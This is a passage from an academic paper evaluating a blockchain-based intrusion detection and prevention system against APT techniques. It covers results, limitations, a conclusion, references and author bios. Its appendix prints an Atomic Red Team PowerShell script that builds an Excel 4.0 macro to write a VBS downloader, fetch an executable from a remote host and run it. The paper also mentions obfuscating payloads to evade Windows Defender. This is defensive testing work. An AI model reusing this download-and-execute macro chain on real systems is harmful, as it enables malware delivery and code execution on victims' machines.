To rectify this issue, Table 5 that contains native Windows applications, which are extensively abused for the purpose of process injection, was created so they are recorded on-chain as owned by "*Admin*" only. This helps in detecting and preventing process injection as demonstrated in sub-section



FIGURE 23. Event ID 8 captured and denied.

V-B-1 "Initial Access". However, if APTs use custom non-Windows native tools as injectors, there are two possibilities. Firstly, if APTs try to use a compiled loader in the form of the executable with one of the known extensions listed in Table 3, then the custom loader's hash is not present on-chain; therefore, this attack is detected and prevented. Secondly, if APTs insert their loader and payload directly after the exploitation phase in the form of shellcode (i.e., no executable on the victim's hard disk), then BIDPS is unable to detect this attack.

To alleviate this issue, Sysmon is integrated with BIDPS to complement the detection of fileless attacks. This proved to be effective as demonstrated in Figure 23 where the event ID 8 "*CreateRemoteThreat*" [57] was captured. As a result, BIDPS success rate improved from 63.04% to 84.7%. The aid of Sysmon reduced the number of successful attacks to 3 attacks in Initial Access and 4 attacks in Execution tactics.

This opens a new direction of research to investigate the possibility of writing all the event IDs on-chain, using it as a sole source of immutable trust, and having a smart contract automatically deciding when to trigger preventive actions based on event IDs' codes.

B. BIDPS LIMITATIONS

Although BIDPS has less success rate against fileless attacks, it can still detect and prevent such attacks especially if the attacker does not inject all the necessary code directly into memory. Either way, to improve its success rate, BIDPS must be aided by a memory analysis tool such as Sysmon. Furthermore, not all the 146 techniques of APTs are included in the testbed as that would require more time and resources. Nonetheless, the chosen 46 techniques are representative of all APT tactics before Lateral Movement. However, it is worth noting that all techniques after Initial Access and Execution tactics require access to the hard disk by the attackers (i.e., it becomes a file-based attack). Hence, it will be detected and prevented by BIDPS. Without loss of generality, this gives BIDPS a 100% success rate for file-based attacks, 76.7% for fileless attacks without Sysmon and 95.2% with Sysmon.

Finally, during the evaluation, some payloads were by default detected by Windows Defender. In this case, to avoid detection, efficient obfuscation techniques were applied to evade the endpoint controls. This led to the limited available payloads (e.g., "*calc.exe*") which are used to display the relevant successful techniques.

VII. CONCLUSION AND FUTURE DIRECTIONS

In this work, a new Blockchain-based Intrusion Detection and Prevention System (BIDPS) is developed for APTs in the context of ZTA. BIDPS uses the immutability feature of Blockchain to fortify its detection/prevention capabilities and deter attackers' lateral movement on the compromised endpoint. Based on the principle of whitelisting, hashes of system files are uploaded to BIDPS to ensure only those who own and/or are authorised to run these files are permitted to do so. Otherwise, an alert is triggered, and the execution is blocked. BIDPS has proved a high rate of success in detecting/preventing most of the tactics/techniques of APT attacks, which were launched in the testbed against the endpoint.

For future work, the integration of the memory detection toolkit with BIDPS to improve its detection/prevention capacity of such attacks will be investigated. Furthermore, the performance of BIDPS in a larger organisation setting with more endpoints and diverse levels of access control policies is another interesting direction for further research.

APPENDIX

```
$fname =
"$env:TEMP\atomic_redteam_x4m_exec.vbs"; $fname1
= "$env:TEMP\procexp.exe"; if (Test-Path $fname)
{; Remove-Item $fname; Remove-Item $fname1;
};; $xlApp = New-Object -COMObject
"Excel.Application"; $xlApp.Visible = $True;
$xlApp.DisplayAlerts = $False; $xlBook =
$xlApp.Workbooks.Add(); $sheet = $xlBook.
Excel4MacroSheets.Add();; if
("$env:Username" -ne "") {;
$sheet.Cells.Item(1,1) = "$env:Username"; } else
{; $sheet.Cells.Item(1,1) =
"=GET.WORKSPACE(26)"; };;
$sheet.Cells.Item(2,1) = "procexp.exe";
$sheet.Cells.Item(3,1) =
"atomic_redteam_x4m_exec.vbs";
$sheet.Cells.Item(4,1) =
"=IF(ISNUMBER(SEARCH(`"64`",GET.WORKSPACE(1))),
GOTO(A5),)"; $sheet.Cells.Item(5,1) =
"=FOPEN(`"C:\Users\`"&A1&`"\AppData\Local\Temp\`
"&A3&`"`", 3)"; $sheet.Cells.Item(6,1) =
"=FWRITELN(A5, `"url =
`"`"https://live.sysinternals.com/procexp.exe`"`
"`")"; $sheet.Cells.Item(7,1) = "=FWRITELN(A5,
`"`")"; $sheet.Cells.Item(8,1) = "=FWRITELN(A5,
`"Set winHttp =
CreateObject(`"`"WinHTTP.WinHTTPrequest.5.1`"`")
`")"; $sheet.Cells.Item(9,1) = "=FWRITELN(A5,
`"winHttp.Open `"`"GET`"`", url, False`")";
$sheet.Cells.Item(10,1) = "=FWRITELN(A5,
`"winHttp.Send`")"; $sheet.Cells.Item(11,1) =
```

```
"=FWRITELN(A5, `"If winHttp.Status = 200
Then`")"); $sheet.Cells.Item(12,1) =
"=FWRITELN(A5, `"Set oStream =
CreateObject(`"`"ADODB.Stream`"`")`")";
$sheet.Cells.Item(13,1) = "=FWRITELN(A5,
`"oStream.Open`")"; $sheet.Cells.Item(14,1) =
"=FWRITELN(A5, `"oStream.Type = 1`")";
$sheet.Cells.Item(15,1) = "=FWRITELN(A5,
`"oStream.Write winHttp.responseBody`")";
$sheet.Cells.Item(16,1) = "=FWRITELN(A5,
`"oStream.SaveToFile
`"`"C:\Users\`"&A1&`"\AppData\Local\Temp\`"&A2&`
"`"`", 2`")"; $sheet.Cells.Item(17,1) =
"=FWRITELN(A5, `"oStream.Close`")";
$sheet.Cells.Item(18,1) = "=FWRITELN(A5, `"End
If`")"; $sheet.Cells.Item(19,1) = "=FCLOSE(A5)";
$sheet.Cells.Item(20,1) = "=EXEC(`"explorer.exe
C:\Users\`"&A1&`"\AppData\Local\Temp\`"&A3&`"`")
"; $sheet.Cells.Item(21,1) =
"=WAIT(NOW()$+$`"00:00:05`")";
$sheet.Cells.Item(22,1) = "=EXEC(`"explorer.exe
C:\Users\`"&A1&`"\AppData\Local\Temp\`"&A2&`"`")
"; $sheet.Cells.Item(23,1) = "=HALT()";
$sheet.Cells.Item(1,1).Name = "runme";
$xlApp.Run("runme"); $xlApp.Quit();;
[System.Runtime.Interopservices.Marshal]::Releas
eComObject($xlBook) | Out-Null;
[System.Runtime.Interopservices.Marshal]::Releas
eComObject($xlApp) | Out-Null;
[System.GC]::Collect();
[System.GC]::WaitForPendingFinalizers();;
Remove-Variable xlBook; Remove-Variable xlApp
```

REFERENCES

[1] WEF. (2020). *Global Risks Report 2020—Reports—World Economic Forum*. Accessed: Nov. 21, 2021. [Online]. Available: https://reports.weforum.org/global-risks-report-2020/wild-wide-web/

[2] V. Bourne. *Global Study: Nearly Nine Ten Employees (89%) Would be Willing to Take a Pay Cut if Their Employer Let Them Choose Their Work Device*. JAMF. Accessed: Sep. 23, 2021. [Online]. Available: https://www.jamf.com/resources/press-releases/global-study-nearly-nine-in-ten-employees-89-would-be-willing-to-take-a-pay-cut-if-their-employer-let-them-choose-their-work-device/

[3] H. Bian, T. Bai, M. A. Salahuddin, N. Limam, A. A. Daya, and R. Boutaba, "Uncovering lateral movement using authentication logs," *IEEE Trans. Netw. Service Manage.*, vol. 18, no. 1, pp. 1063–1094, Jan. 2021.

[4] G. Evangelakos, "Keeping critical assets safe when teleworking is the new norm," *Netw. Secur.*, vol. 2020, no. 6, pp. 11–14, Jun. 2020.

[5] A. Warikoo, "The triangle model for cyber threat attribution," *J. Cyber Secur. Technol.*, vol. 5, nos. 3–4, pp. 191–208, Oct. 2021.

[6] Department of Defense (DOD). *Department of Defense (DOD)—Zero Trust Reference Architecture*. Accessed: Apr. 28, 2021. [Online]. Available: https://dodcio.defense.gov/Portals/0/Documents/Library/(U)ZT_RA_v1.1(U)_Mar21.pdf

[7] G. Karantzas and C. Patsakis, "An empirical assessment of endpoint detection and response systems against advanced persistent threats attack vectors," *J. Cybersecurity Privacy*, vol. 1, no. 3, pp. 387–421, Jul. 2021.

[8] Y. Wang and P. Dasgupta, "Security and reliability of client server systems on the internet," Ph.D. dissertation, Arizona State Univ. Bureau Publications, Tempe, AZ, USA, 2006.

[9] IBM. *IBM Cloud Education*. Accessed: Aug. 27, 2019. [Online]. Available: https://www.ibm.com/cloud/learn/database-security

[10] The MITRE Corporation. *MITRE ATT&CK*. Accessed: Jan. 22, 2021. [Online]. Available: https://attack.mitre.org

[11] J. Kindervag. (Accessed: Nov. 5, 2010). *Build Security Into Your Network's DNA: The Zero Trust Network Architecture*. Accessed: Oct. 4, 2021. [Online]. Available: https://www.virtualstarmedia.com/downloads/Forrester_zero_trust_DNA.pdf

[12] Google. *BeyondCorp Zero Trust Enterprise Security*. Accessed: Jan. 12, 2022. [Online]. Available: https://cloud.google.com/beyondcorp

[13] D. Barth and E. Gilman, *Zero Trust Networks: Building Secure Systems in Untrusted Networks*. Sebastopol, CA, USA: O'Reilly Media, 2017.

[14] Jericho Forum. (May 2007). *Jericho Forum Commandments*. Accessed: Oct. 23, 2020. [Online]. Available: https://collaboration.opengroup.org/jericho/commandments_v1.2.pdf

[15] S. Rose, O. Borchert, S. Mitchell, and S. Connelly. (Aug. 2020). *NIST Special Publication 800-207 Zero Trust Architecture*. Accessed: Jun. 21, 2021. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-207.pdf

[16] L. Alevizos, V. T. Ta, and M. Hashem Eiza, "Augmenting zero trust architecture to endpoints using blockchain: A state-of-the-art review," *Secur. Privacy*, vol. 5, no. 1, p. e191, Jan. 2022.

[17] R. Ward and B. Beyer, "BeyondCorp: A new approach to enterprise security," in *Proc. USENIX*, 2014, pp. 1–6.

[18] C. Cunningham. (Mar. 27, 2018). *Next-Generation Access and Zero Trust*. Forrester Research. Accessed: Oct. 23, 2020. [Online]. Available: https://www.forrester.com/blogs/next-generation-access-and-zero-trust/

[19] J. Koilpillai and N. A. Murray, "Software defined perimeter (SDP) and zero trust," Ph.D. dissertation, Cloud Secur. Alliance, Seattle, WA, USA, 2020.

[20] VMware. *Zero Trust Network Segmentation and Micro-Segmentation*. Accessed: Oct. 21, 2020. [Online]. Available: https://www.vmware.com/uk/solutions/micro-segmentation.html

[21] Bitcoin. (2009). *Bitcoin—Open Source P2P Money*. Accessed: Mar. 22, 2021. [Online]. Available: https://bitcoin.org/en/

[22] V. Buterin. (2014). *Ethereum Whitepaper*. Accessed: Mar. 22, 2021. [Online]. Available: https://ethereum.org/en/whitepaper/

[23] Hyperledger Fabric. (Mar. 2020). *Hyperledger Fabric Whitepaper*. Accessed: Mar. 22, 2021. [Online]. Available: https://www.hyperledger.org/wp-content/uploads/2020/03/hyperledger_fabric_whitepaper.pdf

[24] R3. (Aug. 2019). *Corda: A Technical White Paper*. Accessed: Mar. 22, 2021. [Online]. Available: https://www.r3.com/reports/corda-technical-whitepaper/

[25] Ethereum. *Solidity*. Accessed: Mar. 22, 2021. [Online]. Available: https://docs.soliditylang.org/en/v0.8.12/

[26] N. Das and T. Sarkar, "Survey on host and network based intrusion detection system," *Int. J. Adv. Netw. Appl.*, vol. 6, no. 2, p. 2266, 2014.

[27] Y.-S. Wu, B. Foo, Y. Mei, and S. Bagchi, "Collaborative intrusion detection system (CIDS): Framework for accurate and efficient IDS," in *Proc. 19th Annu. Comput. Secur. Appl. Conf.*, Las Vegas, NV, USA, 2003, pp. 234–244.

[28] M. Zhou, L. Han, H. Lu, and C. Fu, "Distributed collaborative intrusion detection system for vehicular ad hoc networks based on invariant," *Comput. Netw.*, vol. 172, May 2020, Art. no. 107174.

[29] W. Li, W. Meng, and M. H. Au, "Enhancing collaborative intrusion detection via disagreement-based semi-supervised learning in IoT environments," *J. Netw. Comput. Appl.*, vol. 161, Jul. 2020, Art. no. 102631.

[30] W. Li, W. Meng, and L. F. Kwok, "Surveying trust-based collaborative intrusion detection: State-of-the-art, challenges and future directions," *IEEE Commun. Surveys Tuts.*, vol. 24, no. 1, pp. 280–305, Feb. 2022.

[31] A. Nikolaos, E. Vasilomanolakis, N. R. Ivánkó, and M. Mühlhäuser, "Towards blockchain-based collaborative intrusion detection systems," in *Proc. Int. Conf. Crit. Inf. Infrastruct. Secur.* Cham, Switzerland: Springer, 2017, pp. 107–118.

[32] W. Meng, E. W. Tischhauser, Q. Wang, Y. Wang, and J. Han, "When intrusion detection meets blockchain technology: A review," *IEEE Access*, vol. 6, pp. 10179–10188, 2018.

[33] N. A. Dawit, S. S. Mathew, and K. Hayawi, "Suitability of blockchain for collaborative intrusion detection systems," in *Proc. 12th Annu. Undergraduate Res. Conf. Appl. Comput. (URC)*, Apr. 2020, pp. 1–6.

[34] D. Laufenberg, L. Li, H. Shahriar, and M. Han, "An architecture for blockchain-enabled collaborative signature-based intrusion detection system," in *Proc. 20th Annu. SIG Conf. Inf. Technol. Educ.*, Sep. 2019, pp. 16–19.

[35] K. Kolokotronis, S. Brotsis, G. Germanos, C. Vassilakis, and S. Shiaeles, "On blockchain architectures for trust-based collaborative intrusion detection," in *Proc. IEEE World Congr. Services (SERVICES)*, 2019, pp. 24–27.

[36] M. Kumar and A. K. Singh, "Distributed intrusion detection system using blockchain and cloud computing infrastructure," in *Proc. 4th Int. Conf. Trends Electron. Informat. (ICOEI)*, Jun. 2020, pp. 248–250.

[37] C. Liang, B. Shanmugam, S. Azam, A. Karim, A. Islam, M. Zamani, S. Kavianpour, and N. B. Idris, "Intrusion detection system for the Internet of Things based on blockchain and multi-agent systems," *Electronics*, vol. 9, no. 7, p. 1120, Jul. 2020.
[38] R. Kumar, P. Kumar, R. Tripathi, G. P. Gupta, S. Garg, and M. M. Hassan, "A distributed intrusion detection system to detect DDoS attacks in blockchain-enabled IoT network," *J. Parallel Distrib. Comput.*, vol. 164, pp. 55–68, Jun. 2022.
[39] D. Saveetha and G. Maragatham, "Design of Blockchain enabled intrusion detection model for detecting security attacks using deep learning," *Pattern Recognit. Lett.*, vol. 153, pp. 24–48, Jan. 2022.
[40] L. Schweiger. (Oct. 7, 2021). *81 of the Top 100 Public Companies are Using Blockchain Technology*. Blockdata. Accessed: Jan. 25, 2022. [Online]. Available: https://www.blockdata.tech/blog/general/81-of-the-top-100-public-companies-are-using-blockchain-technology
[41] National Security Agency (NSA). (Feb. 2021). *Embracing a Zero Trust Security Model*. Accessed: Sep. 24, 2021. [Online]. Available: https://media.defense.gov/2021/Feb/25/2002588479/-1/-1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF
[42] MITRE. *CALDERA*. Accessed: Jan. 10, 2022. [Online]. Available: https://caldera.mitre.org/
[43] MITRE. (2021). *The MITRE Corporation*. The MITRE Corporation. Accessed: Nov. 30, 2021. [Online]. Available: https://attack.mitre.org/groups/G0016/
[44] C. A. Korban, D. P. Miller, A. Pennington, and C. B. Thomas. (Sep. 2017). *The MITRE Corporation*. The MITRE Corporation. Accessed: Nov. 29, 2021. [Online]. Available: https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf
[45] Microsoft. *Microsoft Support Pages*. Accessed: Nov. 22, 2021. [Online]. Available: https://support.microsoft.com/en-us/windows/common-file-name-extensions-in-windows-da4a4430-8e76-89c5-59f7-1cdbbc75cb01
[46] Microsoft. *Microsoft*. Accessed: Nov. 22, 2021. [Online]. Available: https://support.microsoft.com/en-us/topic/d92a713f-d793-7bd8-b0a4-4db811e29559
[47] Microsoft. (Oct. 16, 2017). *Microsoft*. Accessed: Nov. 22, 2021. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil
[48] Nirsoft. (2021). *Nirsoft Utilities*. Accessed: Nov. 22, 2021. [Online]. Available: http://www.nirsoft.net/utils/hash_my_files.html
[49] Sudhakar and S. Kumar, "An emerging threat fileless malware: A survey and research challenges," *Cybersecurity*, vol. 3, no. 1, pp. 2–10, Dec. 2020.
[50] F. Barr-Smith, X. Ugarte-Pedrero, M. Graziano, R. Spolaor, and I. Martinovic, "Survivalism: Systematic analysis of Windows malware living-off-the-land," in *Proc. IEEE Symp. Secur. Privacy (SP)*, San Francisco, CA, USA, May 2021, pp. 1557–1558.
[51] B. N. Sanjay, D. C. Rakshith, R. B. Akash, and D. V. V. Hegde, "An approach to detect fileless malware and defend its evasive mechanisms," in *Proc. 3rd Int. Conf. Comput. Syst. Inf. Technol. Sustain. Solutions (CSITSS)*, Bengaluru, India, Dec. 2018, pp. 234–235 and 238–239.
[52] S. Rai, "Behavioral threat detection: Detecting living of land techniques," in *Proc. EURECOM*, 2020, pp. 13–14 and 49–50.
[53] *Living Off the Land Turning Your Infrastructure Against You*, Symantec, Tempe, AZ, USA, 2020.
[54] C. Wueest and H. Anand, "Living off the land and fileless attack techniques," Symantec, Mountain View, CA, USA, Tech. Rep. 94043, 2017.
[55] D. Brown, "Preventing living off the land attacks," SANS, Bethesda, MD, USA, Tech. Rep. 39450, 2020.
[56] T. Ongun, J. W. Stokes, J. B. Or, K. Tian, F. Tajaddodianfar, J. Neil, C. Seifert, A. Oprea, and J. C. Platt, "Living-off-the-land command detection using active learning," in *Proc. 24th Int. Symp. Res. Attacks, Intrusions Defenses*, New York, NY, USA, Oct. 2021, pp. 1–5.
[57] M. Russinovich and T. Garnier. (Oct. 26, 2021). *Microsoft Documents*. Microsoft. Accessed: Oct. 26, 2021. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
[58] MITRE. (2021). *The MITRE Corporation*. Accessed: Dec. 1, 2021. [Online]. Available: https://attack.mitre.org/groups/G0013/
[59] MITRE. (2021). *The MITRE Corporation*. Accessed: Dec. 1, 2021. [Online]. Available: https://attack.mitre.org/groups/G0096/
[60] A. Dahan. (2017). *Operation Cobalt Kitty Attack Lifecycle*. Accessed: Dec. 1, 2021. [Online]. Available: https://www.cybereason.com/hubfs/Cybereason%20Labs%20Analysis%20Operation%20Cobalt%20Kitty-Part1.pdf
[61] MITRE. (Sep. 23, 2021). *The MITRE Corporation*. Accessed: Dec. 2, 2021. [Online]. Available: https://attack.mitre.org/groups/G0096/
[62] MITRE. (2021). *The MITRE Corporation*. Accessed: Dec. 2, 2021. [Online]. Available: https://attack.mitre.org/groups/G0044/
[63] MITRE. (Jan. 16, 2021). *The MITRE Corporation*. Accessed: Dec. 2, 2021. [Online]. Available: https://attack.mitre.org/groups/G0055/
[64] MITRE. (May 26, 2021). *The MITRE Corporation*. Accessed: Dec. 2, 2021. [Online]. Available: https://attack.mitre.org/groups/G0006/
[65] M. MSDN. (Jul. 28, 2021). *Microsoft Docs*. Microsoft. Accessed: Dec. 2, 2021. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order?redirectedfrom=MSDN
[66] UACMe. (Nov. 20, 2021). *Github*. Accessed: Dec. 2, 2021. [Online]. Available: https://github.com/hfiref0x/UACME
[67] MITRE. (Oct. 1, 2021). *The MITRE Corporation*. Accessed: Dec. 6, 2021. [Online]. Available: https://attack.mitre.org/groups/G0022/
[68] MITRE. (May 26, 2021). *The MITRE Corporation*. Accessed: Dec. 6, 2021. [Online]. Available: https://attack.mitre.org/groups/G0064/
[69] MITRE. (Oct. 15, 2021). *The MITRE Corporation*. Accessed: Dec. 6, 2021. [Online]. Available: https://attack.mitre.org/groups/G0067/
[70] Nirsoft. (2021). *Nirsoft*. Accessed: Dec. 6, 2021. [Online]. Available: https://www.nirsoft.net/utils/web_browser_password.html
[71] R. Chandel. (Apr. 8, 2020). *Hacking Articles*. Accessed: Dec. 6, 2021. [Online]. Available: https://www.hackingarticles.in/credential-dumping-sam/
[72] *nmap*. Accessed: Sep. 14, 2021. [Online]. Available: http://www.nmap.org
[73] MITRE. (Oct. 18, 2021). *The MITRE Corporation*. Accessed: Jan. 13, 2022. [Online]. Available: https://attack.mitre.org/techniques/T1055/
[74] MITRE. (Nov. 23, 2020). *The MITRE Corporation*. Accessed: Apr. 14, 2021. [Online]. Available: https://attack.mitre.org/software/S0240/
[75] *APT37 (REAPER) The Overlooked North Korean Actor*, FireEye, Milpitas, CA, USA, 2018.
[76] MITRE. (Feb. 2, 2018). *MITRE CVE, U.S. Department of Homeland Security (DHS) Cybersecurity and Infrastructure Security Agency (CISA)*. Accessed: Jan. 14, 2022. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0802
[77] S. Fewer. *Github*. Accessed: Jan. 14, 2022. [Online]. Available: https://github.com/stephenfewer/ReflectiveDLLInjection
[78] L. An, M. Castelluccio, and F. Khomh, "An empirical study of DLL injection bugs in the Firefox ecosystem," *Empirical Softw. Eng.*, vol. 24, no. 4, pp. 1799–1822, Aug. 2019.
[79] Rxwx. *Github*. Accessed: Jan. 14, 2022. [Online]. Available: https://github.com/rxwx/CVE-2018-0802

LAMPIS ALEVIZOS received the M.Sc. degree in cybersecurity. He is currently pursuing the Ph.D. degree with the University of Central Lancashire (UCLan) with focus on researching ZTA, blockchain, and DLT convergence with cyber security. He is currently a Process Owner and a Subject Matter Expert with ABN AMRO Bank, solving daily cross-functional challenges while being versatile enough to translate complex technical issues into managerial language and vulnerabilities to business risks. He is also a Cyber Security Professional with 17 years of experience. He actively maintains several industry certifications, such as CISSP, CCSP, CCSK, CISA, and others.

MAX HASHEM EIZA received the Ph.D. degree in secure quality-of-service routing in vehicular networks from Brunel University London, in 2015. He is currently a Senior Lecturer of computer security at the School of Computer Science and Mathematics, Liverpool John Moores University (LJMU). During his career, he has published over 20 journal and conference papers. His research interests include cybersecurity and data privacy issues in distributed and cyber-physical systems with the aim of developing novel schemes/protocols for various applications.

VINH THONG TA is currently a Senior Lecturer and the Leader of the Security Program and the Cyber Security Research Group, Department of Computer Science, Edge Hill University. Before that, he worked at UCLan where he was the Leader for the cyber security degree. He has published several articles in the areas of security and privacy in reputed venues and journals, and actively took part in conferences as a program committee member and/or a reviewer. He is a member of the British Computer Society (BCS) and a fellow of Higher Education Academy (FHEA).

QI SHI is currently a Professor of computer security and the Director of the PROTECT Research Centre, School of Computer Science and Mathematics, Liverpool John Moores University (LJMU). He has published over 250 papers in international conference proceedings and journals. He has also played a key role in many research and development projects. His research interests include security and networking related areas, such as secure service/system composition, privacy-preserving data aggregation, the IoT security and trust, cryptography, and intrusion detection.

JANET READ is currently a Professor of child computer interaction at University of Central Lancashire (UCLan). She is an Academician within Computer Science where she has taught a range of subjects including HCI, research methods for CS, user centered security, and interaction design. She directs the UCLan Research Centre for Digital Life and leads the Child Computer Interaction Research Group. Her research interests include the design of positive technology with and for children and the broader remit of understanding how digital technologies fit into all our everyday lives.